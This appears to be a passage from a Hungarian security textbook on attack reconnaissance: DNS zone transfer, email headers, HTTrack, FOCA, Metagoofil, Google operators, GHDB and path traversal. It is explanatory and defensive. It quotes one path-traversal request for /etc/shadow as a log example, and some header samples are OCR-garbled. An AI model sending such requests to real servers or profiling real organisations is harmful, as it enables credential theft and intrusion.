jJkp`=JfJ=xìåáJåâÉKÜìz=ÅÜÉÅâáåÖ=kp=êÉÅçêÇë=KKK=
jJpdbq=JfJ=xìåáJåâÉKÜìz=ÖÉííáåÖ=Ç~í~=Ñêçã=NVPKOORKNOKRV=åëOKááÑKÜì=KKK=
jJlh=JpJ=xìåáJåâÉKÜìz=^ääDë=ïÉääKKKKKKKKKKK=íÜ~í=ÉåÇë=ïÉääKKKKK=
.....................................................................
```

A domain információkból tájékozódni lehet arról, hogy a domain – illetve a weboldal – működéséhez mely infrastruktúra elemek lehetnek szükségesek. Az NS kiszolgálókon találhatóak a domainhez tartozó úgynevezett zónafájlok, amelyek a domainnel kapcsolatban további információt tartalmaznak:

- további levelezőszerverek címei,
- használt és nem használt aldomain bejegyzések,
- a DNS lejárati ideje,
- bejegyzett átirányítások stb.

Az elsődleges és másodlagos névszerver (NS) a hibatűrő működéshez szükséges. A két különböző névszerver magasabb rendelkezésre állást biztosít a névfeloldás tekintetében, hiszen bármelyik kiesése esetén a másik tovább tudja folytatni a működést. A két névszerveren azonos zónafájlnak kell lennie, amit úgynevezett zónatranszfer eljárással szinkronizálnak.

A DNS kiszolgálók hibás konfigurációja esetén a zónafájl például zónatranszferrel elérhető. Az így letöltött zónafájlok lehetőséget adnak visszaélésre, illetve aldomainek használata esetén, a külső-belső szolgáltatások egyidejű használatakor a támadónak információval szolgálnak a kizárólag a társaság hálózatán belül használt weboldalakról.

4.2. E-mail információgyűjtés

A szervezeten belüli és azon kívüli hatékony kommunikáció egyik eszköze az e-mail. Mivel a használata elterjedt, így ez egy alapvető forrása a társaság által használt szoftvereknek, hálózati információknak.

Emellett jó alapja tud lenni egy célzott phishing támadásnak, ha kiszivárogtatható, kicsalható a belső kommunikációban használt betűtípus, levél formázás, illetve az e-mail cím képzésének algoritmusa. Az információt gyűjtő támadónak hasznos, ha tisztában van azzal, milyen szabályok azok, amelyek mentén a leveleket olvasó munkatárs meggyőzhető arról, hogy a kapott levél valódi, azaz milyen adatokkal tudja hitelessé tenni azt. Ez a fajta támadás a Social Engineering témakörébe tartozik.

4.2.1. Header információk

Az elektronikus levelek header információi többek között felfedik a társaság által használt levelező kliens típusát, információval szolgálnak a belső hálózatban használt IP címekről és hasznos listát adnak arról, milyen belső – illetve külső – kapcsolatokon, e-mail átjárókon keresztül közlekedik a levél.

A példában szereplő vagy ahhoz hasonló információk minden esetben megtalálhatóak a levelekben:

```
aÉäáîÉêÉÇJqçW=ñññññññññññ]Öã~áäKÅçã
oÉÅÉáîÉÇW=Äó=NMKOKTPKVM=ïáíÜ=pjqm=áÇ=òUTÅëéQNTUOQNà~~X
========jçåI=NO=j~ê=OMNU=MOWOQWMV=JMTMM=EmaqF
uJdççÖäÉJpãíéJpçîêÅÉW=  ^dQTbiihNVèTãîQçëcwéQfOäOdgîÜjg~ÄÜMîTnnbñuìòTÖ  J
hlîMçHL_dccj^étpQÇrÖwsosÜêtaqR
uJoÉÅÉáîÉÇW=Äó=NMKOUKQUKïüR=  pjqm=áÇ=UOãêQUTNTSUïãïKVRKNROMUQSSQVSVTX
========jçåI=NO=j~ê=OMNU=MOWOQWMV=JMTMM=EmaqF
oÉíîêåJm~íÜW=Yóóóóóóóóó]ìåáJåâÉKÜì[
oÉÅÉáîÉÇW=  Ñêçã=  ëOMJOKãÉÇá~ÅÉåíÉêKÜì=  EëOMJOKãÉÇá~ÅÉåíÉêKÜìK=
xVOKQPKOMNKNMzF
==Äóãñ KÖççÖäÉKÅçãïá íÜ=bpjqmp=áÇ=NPVëáOVSPUVMïãïKOPQKOMNUKMPKNOKMOKOQKMV
========Ñçê=Yñññññññññ]Öã~áäKÅçã[
========EîÍêëáçåZqipN|O=ÅáéÜÉêZ^bpNOUJpe^=ÄáíëZNOULNOUFX
========jçåI=NO=j~ê=OMNU=MOWOQWMV=JMTMM=EmaqF
oÉÅÉáîÉÇJpmcW=åÉìíê~ä=  EÖççÖäÉKÅçãW=VOKQPKOMNKNMV=åÉáíÜÉê=  éÉêãáííÉÇ=
åçê=  ÇÉåáÉÇ=  Äó=  ÄÉëí  =  ÖìÉëë=  êÉÅçêÇ=  Ñçê=  Ççã~áå=  çÑ=  óóóóóóóóóó]ìåáJåâÉKÜìF=
ÅäáÉåíJáéZVOKQPKOMNKNMX
^ìíÜÉåíáÅ~íáçåJoÉëìäíëW=ãñKÖççÖäÉKÅçãX
========ëéÑZåÉìíê~ä=  EÖççÖäÉKÅçãW=VOKQPKOMNKNMV=  åÉáíÜÉê=  éÉêãáííÉÇ=  åçê=
ÇÉåáÉÇ=Äó=ÄÉëí=  ÖìÉë ë=  êÉÅçêÇ=Ñçê=Ççã~á å=  çÑ=óóóóóóóóóó]ìåáJåâÉKÜìF=  ëãíéK
ã~áäÑêçãZóóóóóóóóóó]ìåáJåâÉKÜì
oÉÅÉáîÉÇW=Ñêçã=  xNVÏKOORKNPVKNOUÉ=ÉäçZãóÅçãéìíÉêF=  Äó=ëOMJOKãÉÇá~ÅÉå
íÉêKÜì=  ïáí  Ü=Éëãíé~=  Ebñáã=  QKUM=  EÉåîÉäçéÉJÑêçã=  Yóóóóóóóóóó]ìåáJåâÉKÜ  ì[F=
áÇ=NÉîgÖÑJMMMPcqJ`ñ=Ñçê=ñññññññññ]Öã~  áäKÅçãX=jçåI=  NO=j~ê=  OMNU=MWOQWMV=
HMNMM
cêçãW=¢óóóóóóóóóó≤=Yóóóóóóóóóó]ìåáJåâÉKÜì[
qçW=Yñññññññññ]Öã~áäKÅçã[
pìÄàÉÅíW=^åó~Ö
a~íÉW=jçåI=NO=j~ê=OMNU=NMWOQWNN=HMNMM
jÉëë~ÖÉJfaW=YMM~ÑMNÇPÄVÉPAÉNVPMRÉMA~QÄVNN~MA]ìåáJåâÉKÜì[
jfjbJsÉêëáçåW=NKM
`çåíÉåíJqóéÉW=  ãìäíáé~êíL~äíÉêå~íáîÉX=  ÄçìåÇ~êóZ¢JJJJZ|kÉñí  J
m~êî|MMM|MM_M|MNaP_Vb`KQPRVSV_M≤
uJj~ääÉêW=jáÅêçëçÑí=lìíäççâ=NSKM
`çåíÉåíJi~åÖì~ÖÉW=Üì
`çåíÉåíJqóéÉW=íÉñíLéä~ååX=ÅÜ~êëÉíZ¢áëçJUURVJO≤
`çåíÉåíJqê~åëÑÉêJbåÅçÁåÖW=TÄáí
```

Ilyen információk megszerzésére a támadó igénybe veszi a társaság által nyújtott marketing e-mail lehetőségeket. Sok esetben ezek az e-mail-ek nem a társaság informatikai rendszerén keresztül kerülnek kiküldésre, ezért a társaság által üzemeltetett ügyfélszolgálati és hibabejelentő lehetőségek is célkeresztben vannak.

Annak elkerülésére, hogy az szervezet informatikai rendszeréről, e-mail rendszerének működéséről a szükségesnél több információ álljon egy esetleges támadó rendelkezésére, függően az informatikai rendszer biztonsági besorolásáról, óvintézkedéseket érdemes tenni.

4.2.2. Automatikus válaszok

A szervezeten belül elterjedt levelezési szokások magukkal hozzák annak szükségességét, hogy tudassuk munkatársainkal, velünk kapcsolatban állókkal, ha levelezésünket nem érjük el, azon keresztül munkánkat nem látjuk el. Ilyen esemény a szabadság vagy bármilyen egyéb okból kifolyólag az elérhetetlenség kommunikációja. Ám ahogyan munkatársainknak, úgy a támadónak is hasznos információval tud szolgálni a távollétünk értesítője.

4.2.3. Fórumok használata

Információ gyűjthető a társaság eszközeiről, hálózatáról indirekt módon is. Publikus fórumokon, a társaság által használt e-mail címekkel bejegyzett kérdések, megoldásra váró informatikai problémák illetve publikált megoldási javaslatok sok lehetőséget tartogatnak a támadáshoz információt gyűjtőnek.

A társaság informatikai eszközeiről, hálózatáról, architektúrájáról, használt védelmi mechanizmusairól publikus vagy privát fórumokon történő értekezés a támadót hozzásegítheti olyan ismeretek megszerzéséhez, amelynek birtokában a támadás tervezése esetén akár sérülékenység oldalon, akár Social Engineering technikák bevetésével előrébb léphet.

4.3. Weboldal forrásának elemzése


A társaság által üzemeltetett weboldalak tartalmának tüzetes átnézésén túl a weboldal forrásának elemzése egy fontos lépés. Amellett, hogy a támadó meglátogatja a weboldalt, feltérképezi annak dinamikus és statikus elemeit, felderíti a használt titkosítást, információt szerez a weboldal szerkezetéről, felépítéséről, működéséről.

A weboldalon keresztüli támadás lehetőségét csökkentheti – de nem zárja ki – a statikus weboldalak használata, azaz olyan metódusok igénybevétele, amely kizárja a felhasználó oldali input megadását mezőkben. A dinamikus weboldalak sérülékenységének egyik forrása a nem megfelelő beviteli mező ellenőrzés és ezáltal a weboldalon keresztüli hozzáférése a nem megfelelően védett információknak. A statikus weboldalakkal üzemelő kiszolgáló a weboldal programozásából fakadó biztonsági hiányosságok többségét is megelőzi. Viszont nagy hátránya, hogy a felhasználói élményt nagymértékben csökkentheti, hiszen a weboldalakon megjelenő tartalom nem személyre szabható.

A weboldalak forrásának elemzése további hasznos információt szolgáltat, mint a weboldal felépítése, a fájlstruktúra információk, elérhető aloldalak, kiszolgáló működése.

A támadó sok esetben letölti a teljes weboldal tartalmát, azaz pillanatfelvételt készít az elérhető tartalomról. Ehhez automatizálható eszközöket is igénybe lehet venni, mint például a „HTTrack”. Ez az eszköz lehetővé teszi, hogy egy, az interneten elérhető weboldal tartalmáról rekurzív módon másolat készüljön lokális gépre, beleértve a HTML forrást, képeket és minden egyéb fájlt, amelyet a szerver megoszt, meghivatkozik.

A HTTrack leképezi az eredeti weboldal hivatkozási struktúráját, linkjeit. Ezzel lehetővé teszi, hogy offline böngészhető legyen a weboldal és a tükrözött, vagy másolt oldalak ugyanúgy működni fognak. Emellett a másolatot bármikor lehet frissíteni, illetve a megszakadt letöltést folytatni.



Forrás: https://www.httrack.com

A weboldal felépítése, fájl szintű információk hozzáférése elősegíti a támadás tervezését. Ehhez a támadó automatizált eszközt is igénybe vehet, amelyek a számára szükséges információkat előzetesen kikeresik a forrás fájlokból. Ilyen automatizált eszközök az úgynevezett „spider" eszközök vagy a „crawler" eszközök.

Egy további, a támadásnak már az információgyűjtési szakaszában komoly biztonsági hiányosságot lehet kihasználni, ez az úgynevezett „Path Traversal Attack. Egy rosszul konfigurált webkiszolgáló esetén vagy elégtelen jogosultságkezelési beállításokkal olyan fájlokhoz is hozzá lehet férni, amelyek kívül esnek a webkiszolgáló gyökér könyvtárán. Ilyen támadásokkal már az információgyűjtési fázisban lehet találkozni. Ilyen típusú elégtelen biztonsági beállítások esetén többnyire további alkalmazások adataihoz lehet hozzáférni, esetleg a nem kellően védett adatbázisról lehet másolatot készíteni, illetve a kiszolgáló operációs rendszerének egyéb adataihoz, tartalmához, mint a shadow fájl is hozzá lehet férni.

Az ilyen támadás esetén például az alábbi bejegyzéssel találkozhatunk a weboldal naplófájljaiban:
GET /../../../etc/shadow


A „shadow" fájl kikerülésével a támadó hozzáférhet a weboldal üzemeltetéséhez kapcsolódó felhasználói nevekhez és jelszavakhoz, amelyek megkönnyítik a bejutást vagy az érzékeny információhoz való hozzáférést, vagy könnyűszerrel visszaélhetnek a magas, például root jogosultságokkal.

Dinamikus weboldalak esetén, amennyiben a webszerver megfelelő védelmet nyújt a „Path Traversal Attack” ellen, a webszerveren futtatott php vagy egyéb kód is rendelkezhet ilyen típusú sérülékenységgel.

4.3.1. Metaadatok és megosztott dokumentumok

A társaság weboldalainak forrása mellett a társaság weboldalain megosztott dokumentumok is tartogatnak az információgyűjtésben jártas támadó részére hasznos információkat. Többek között a készített dokumentumokok megőrizhetik a szoftverek verziószámát, amivel készültek. A készítő adatai, cégen belül használt azonosítói is értéket képviselhetnek a sikeres támadás érdekében.

Az információgyűjtéshez automatizált szoftverek használata elterjedt, amelyek a weboldalról összegyűjtik az elérhető dokumentumokat, letöltik és megfelelően paraméterezve a metaadatokat ezekkel kilistázhatóak. Az egyik elterjedt eszköz a FOCA[62].



Forrás: https://www.elevenpaths.com/labstools/foca/index.html

A FOCA (Fingerprinting Organizations with Collected Archives) egy olyan eszköz, amelyet elsősorban metaadatok és rejtett információk keresésére használnak a dokumentumokban. Ezek a dokumentumok lehetnek weboldalak, és letölthetők és elemezhetők az FOCA-val.

Képes a dokumentumok széles skáláját elemezni, amelyek közül a legáltalánosabb a Microsoft Office, az Open Office vagy a PDF fájlok, bár például elemzi az Adobe InDesign vagy SVG fájlokat is.

Ezeket a dokumentumokat három lehetséges keresőmotor keresésére keresik: a Google, a Bing és a DuckDuckGo. A három motor eredményeinek összege sok dokumentumot tartalmaz. Lehetőség van helyi fájlok hozzáadására is, hogy kivonják az EXIF információkat a grafikus fájlokból, és az URL-en keresztül felfedezett információk teljes körű elemzése a fájl letöltése előtt is elvégezhető.

Az összes fájlból kivont összes adat esetében az FOCA megegyezik az információkkal annak megpróbálásával, hogy azonosítsa mely dokumentumokat hozta létre ugyanaz a csapat, és milyen szerverek és ügyfelek származhatnak belőlük.

Másik elterjedt eszköz a Metagoofil[63].

[62] https://www.elevenpaths.com/labstools/foca/index.html (utolsó letöltés: 2018.09.20.)
[63] https://tools.kali.org/information-gathering/metagoofil (utolsó letöltés: 2018.09.20.)

A Metagoofil egy információgyűjtő eszköz, amely a célközönséghez tartozó nyilvános dokumentumok (pdf, doc, xls, ppt, docx, pptx, xlsx) metaadatainak kinyerésére szolgál.

A Metagoofil keresést fog végrehajtani a Google-ban, hogy azonosítsa és letöltse a dokumentumokat a helyi lemezre, majd kivonja a metaadatokat különböző könyvtárakkal, mint például a Hachoir, a PdfMiner? és mások. Az eredményekkel jelentés, felhasználói nevek, szoftver verziók és kiszolgálók vagy gépnevek készíthetők, amelyek segítik a behatolásjelzőket az információgyűjtés szakaszában.

5. Rendszer információgyűjtés

5.1. Kereső motorok

Az információgyűjtés egyik első lépése, hogy kereső motorokon keresztül jut a támadó információhoz. A kereső motorok, mint a Google és a Bing könnyen adhatnak információt a szervezetről, köztük olyanokat is, amelyeket az titokban akart tartani vagy éppen már feledésbe merült. Ilyen információk könnyedén megjelenhetnek a keresések eredményeképp.

Kereső motor használatával megtalálható rengeteg olyan értékes információ, amely felfedésére sosem gondoltak a szervezetnél, mint munkavállalói adatok, technológiák, bejelentkezési felületek, belső használatú portálok stb. Első lépésként többnyire a társaság nevével indul a keresés, innen finomíthatóak a keresési beállítások.

5.1.1. Google advanced search

Az alábbi táblázat felsorolja azokat a keresési operátorokat, amelyek az egyes Google keresési szolgáltatásokat használják.

Search Service	Search Operators
Web Search	allinanchor:, allintext:, allintitle:, allinurl:, cache:, define:, filetype:, id:, inanchor:, info:, intext:, intitle:, inurl:, link:, related:, site:
Image Search	allintitle:, allinurl:, filetype:, inurl:, intitle:, site:
Groups	allintext:, allintitle:, author:, group:, insubject:, intext:, intitle:
Directory	allintext:, allintitle:, allinurl:, ext:, filetype:, intext:, intitle:, inurl:
News	allintext:, allintitle:, allinurl:, intext:, intitle:, inurl:, location:, source:
Product Search	allintext:, allintitle:

Legalapvetőbb operátorok bemutatása:

Cache: Lekérdezi a gyorsítótárat: az url a weboldal aktuális verziója helyett megjeleníti a Google gyorsítótárban tárolt változatát. Például a [gyorsítótár: www.eff.org] megjeleníti az Elektronikus Frontier Alapítvány honlapjának gyorsítótárban tárolt változatát.

Az oldal gyorsítótárazott változatánál a Google kiemeli a lekérdezésben szereplő kifejezéseket, amelyek a gyorsítótár: keresési operátor után jelennek meg. Például a [gyorsítótár: www.pandemonia.com/flying/ fly diary] megjeleníti a Google gyorsítótáras verzióját, amelyen Hamish Reid dokumentumai tartalmazzák a „fly” és a „napló” kifejezéssel való megtanulást.

Filetype: Ha a lekérdezésbe felveszi a filetype: utótagot, a Google az eredményeket olyan oldalakra korlátozza, amelyek nevében végződik az utótag. Például a [weboldal értékelést ellenőrző lista fájltípus: pdf] visszaadja az Adobe Acrobat pdf fájljait, amelyek megfelelnek a „web", „oldal", „értékelés" és „ellenőrző lista" kifejezéseknek. Az eredményeket olyan oldalakra korlátozhatja, amelyek neve véget ér pdf és doc az OR operátor használatával, pl [email security filetype: pdf vagy filetype: doc].

Ha nem adja meg a Fájlformátumot a Speciális keresési űrlapon vagy a filetype: operátor, a Google különböző fájlformátumokat keres.

Link: A lekérdezési link: Az URL olyan oldalakat mutat, amelyek erre az URL-re mutatnak. Például olyan oldalak kereséséhez, amelyek a Google Útmutató kezdőlapjára mutatnak, írja be:

[link: www.googleguide.com]

Megjegyzés: A Google dokumentációja szerint „nem lehet összekapcsolni egy hivatkozást: a keresés rendszeres kulcsszó-kereséssel".

Figyelembe kell venni, hogy ha összekapcsolásra kerül a link: egy másik advance operátorral a Google nem adhatja vissza az összes olyan oldalt, amely egyezik. Az alábbi lekérdezéseknek sok eredményt kell visszaadniuk, mivel láthatja, hogy eltávolítja-e a „site" kifejezést mindegyik lekérdezésben.

Példa a keresésre, olyan linkeket a Google kezdőoldalára, amely nem a Google saját webhelyén található.

[link: www.google.com -site: google.com]

Az alábbi operátorral pedig utasítható, hogy keresse meg az Egyesült Királyság tulajdonosainak közvetlen honlapjára mutató linkeket, amelyek nem a saját webhelyén találhatók.

[link: www.direct.hu – site: ownersdirect.co.uk]

Site: A site: lekérdezésben a Google a keresési eredményeket a megadott webhelyre vagy domainre korlátozza. Például a [admissions site: www.lse.ac.uk] megjeleníti a London School of Economics webhelyének felvételi adatait, és a [béke site: gov] a .gov domainen belüli béke szót találja meg. Megadható egy olyan tartomány is, amelynek időtartamára vagy anélkül van, például .gov vagy gov.

Számos keresési operátort használhat a +, -, az OR és a „" alapkutatási operátorokkal együtt. Például, ha a Windows biztonságát minden webhelyről a keresési cél, kivéve a microsoft.com webhelyet, a következő paranccsal érhető el:

[windows security -site: microsoft.com]

A találatokat egy olyan webhelyre vagy tartományra is lehet korlátozni, amely a Részletes keresés oldalon található tartományok választóján keresztül történik.

Source: Ha a source: beállításra kerül, a Google Hírek a lekérdezésben korlátozza a keresést a hírforrásból származó cikkekkel a megadott azonosítóval. Például a [választási source: new_york_times] a New York Times-ban megjelenő „választás" szavakat adja vissza válaszul.

Hírforrás-azonosító megkereséséhez olyan lekérdezést kell beírni, amely tartalmaz egy kifejezést és a keresett publikáció nevét. Megadható a közzététel nevét a „Hírekforrás" mezőben is az Advanced News Search formában. Megtalálja a hírforrás azonosítót a lekérdezési mezőben, a forrást követve: keresési operátor. Tegyük fel például, hogy a Hírforrás mezőbe írja be a Ha'aretz kiadványnevet, majd kattintson a Google Search gombra. Megjelenik az eredményoldal, és a keresőmezője [béke forrás: ha_aretz__subscription]. Ez azt jelenti, hogy a hírforrás azonosítója ha_aretz__subscription_. Ez a lekérdezés csak olyan cikkeket küld vissza, amelyek tartalmazzák a „béke" szót az izraeli „Ha'aretz" lapról.

5.1.2. GHDB

A „Google Hacking Database”, röviden GHBD[64] egy kategorizált indexe az internet kereső motor lekérdezéseknek. Célja, hogy leleplezzen érdekes, általában érzékeny információt és publikusan elérhetővé tegye. A legtöbb esetben ezek az információk körét nem szánták publikusnak, de ezen információk valamilyen oknál fogva egy interneten publikusan elérhető web dokumentumhoz kerültek linkelésre és a kereső motor, amely rendszeresen leköveti a linkeket, így indexeli az érzékeny információt.

A gyorsan és könnyen feltárható információk széles köre meglepő és szinte korlátlan, beleértve az összes „személyazonosításra alkalmas információt (PII)”, titkos dokumentumokat, jelszavakat, hálózati adatokat és még sok mást. Mindez bonyolult eszközök nélkül is felfedezhető. Mindössze egy webes keresőmotor (például a Google), az alapvető keresési operátorok használata, a kreativitás egészséges dózisa, és leggyakrabban a fejlett keresési operátorok rekurzív használata a keresési eredmények szűkítésére, például célzás és elszigetelés céljából specifikus weboldalakat vagy domaineket kereshet, bizonyos fájltípusokat kereshet, kereshet az URL-mezőben, vagy kereshet bizonyos érzékeny kifejezéseket.

5.1.3. Archive.org

Az Archive.org egy non-profit internetes archívum internetes oldalak és más kulturális tárgyak digitális könyvtárát digitális formában építi. Mint egy papír könyvtár, ingyenes hozzáférést biztosítunk a kutatóknak, a történészeknek, a tudósoknak, a nyomtatásnak és a nagyközönségnek. Küldetésünk, hogy egyetemes hozzáférést biztosítson minden tudáshoz.

Az internet archívum története 1996-ban kezdődött el, az internet archiválásával, egy olyan médiummal, amely éppen kezdett növekedni a használat során. Mint az újságok is, az interneten közzétett tartalom átmeneti volt – de az újságokkal ellentétben senki sem mentette meg. Manapság 20+ éves webes előzmények elérhetők a Wayback Machine-en keresztül, és 450+ könyvtárral és más partnerekkel dolgoznak az Archive-It programon keresztül, hogy azonosítsák a fontos weboldalakat.

Amint a webes archívumunk növekedett, úgy tettünk elkötelezettségünket is, hogy más kiadott művek digitális verzióit is biztosítsuk. Ma az internet archive tartalmazza:

- 279 milliárd weboldalt
- 11 millió könyv és szöveg
- 4 millió hangfelvétel (beleértve 160 000 élő koncertet)
- millió videó (köztük 1 millió televíziós hírműsor)
- 1 millió kép
- 100 000 szoftver

Az Archive.org nagyon jó kiinduló ahhoz, hogy az információgyűjtést végző támadó hozzáférjen 1-2-5 évvel ezelőtti webes tartalmakhoz a társaság weboldaláról, vagy éppen összehasonlító elemzések alapján a társaság szervezeti változásait lekövesse.

5.2. Network scanning, banner információ

A hálózati információk összegyűjtése egy aktív felderítési módszer. Ahhoz, hogy az automatizált eszközökkel gyűjthető információt elemezni tudjuk, alapvető ismeretekkel kell rendelkezni például a TCP/IP protokoll működéséről, vagy a hálózaton megtalálható kiszolgálókon elérhető általános szolgáltatások protokolljának, például HTTP vagy SSH sajátosságairól.

[64] https://www.exploit-db.com/about-ghdb/ (utolsó letöltés: 2018.09.20.)

Az internetes protokollcsomag az interneten és hasonló számítógépes hálózatokon használt kommunikációs protokollok fogalmi modellje és készlete. Általában TCP/IP[65] néven ismeretes, mert a csomagban található alapító protokollok a TCP (Transmission Control Protocol) és az Internet Protocol (IP). Ez néha a Department of Defense (DoD) modellként ismert, mivel a hálózati módszer fejlesztését az Egyesült Államok Védelmi Minisztériuma finanszírozta a DARPA-n keresztül.

Az Internet protokollcsomag végponttól végpontig terjedő adatkommunikációt biztosít, amely meghatározza, hogyan kell:

- csomagolni,
- címezni,
- továbbítani,
- irányítani és
- fogadni az adatokat.

